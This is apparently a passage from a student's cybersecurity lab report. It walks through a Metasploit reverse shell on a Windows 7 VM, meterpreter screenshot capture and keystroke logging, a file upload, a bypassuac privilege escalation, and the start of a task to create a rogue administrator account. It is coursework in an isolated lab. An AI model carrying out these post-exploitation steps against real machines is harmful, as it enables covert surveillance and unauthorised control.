I accessed Internal Kali's HTML server from the Windows 7 machine, then downloaded and executed the malware I created in MSF.



Figure 3 - Launching the exploit

I then launched the exploit on the Internal Kali MSF terminal, establishing a reverse shell connection to the target Windows 7 machine.

Task B – Basic Information Harvesting

Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:

1. Take a screenshot of the target machine.



Figure 4 - Taking a screenshot of Windows 7 desktop

After creating a drawing in Windows 7 MS Paint, I took a screenshot of the Windows 7 desktop through the meterpreter shell, by entering “screenshot”. The .jpeg file was saved to the system’s root folder.



Figure 5 - Viewing MSF screenshot taken of Windows 7 desktop

Above is the picture that was taken of what was on the Windows 7 machine's screen.

2. Type "This is XXX, happy spring break!" in the Windows 7 VM. Then capture the keystrokes on the attacker side. Please replace XXX with your full name.



Figure 6 - Starting the keystroke sniffer

I then started meterpreter's keystroke sniffer to capture the keys being pressed on the Windows 7 VM.



Figure 7 - Windows 7 - Typing during the keyscan

On the Windows 7 VM, I typed “This is Marcos, happy Spring break!” into a textbox on MS Paint.



Figure 8 - Keyscan dump

On the meterpreter shell, the keyscan dump showed all the strokes that I had pressed.

3. Create a text file on the attacker Kali, named “IMadeIT-**YourMIDAS**.txt" (replace **YourMIDAS** with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop (Windows 7 VM). Then login to Windows 7 and check if the file exists. You need to show me the command that uploads the file.



Figure 9 - Creating IMadeIT-mluch001.txt file

Above, I created a text file named IMadeIT-mluch001.txt, and it contained the current timestamp.



Figure 10 Uploading the .txt file to Window 7 user's desktop

Using the meterpreter shell, I then uploaded this .txt file to the Window 7 user's Desktop directory on the Windows 7 VM.



Figure 11 - Windows 7 - Viewing the .txt file

I was then able to access the .txt file on the Windows 7 VM.

TASK C – PRIVILEGE ESCALATION

Background your current session, then gain administrator-level privileges on the remote system.



Figure 12 - Setting up the "bypassuac" exploit

I then put my current session in the background by using the "background" command. After that, I switched the exploit to "bypassuac", and used the same payload, lport, and lhost information.



Figure 13 - Running the "bypassuac" exploit

I then selected session 1 (Window 7 @ WINDOWS7) and ran the exploit. I could then bypass UAC, allowing me to create user accounts.

After you escalated the privilege, complete the following tasks:

1. Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side.

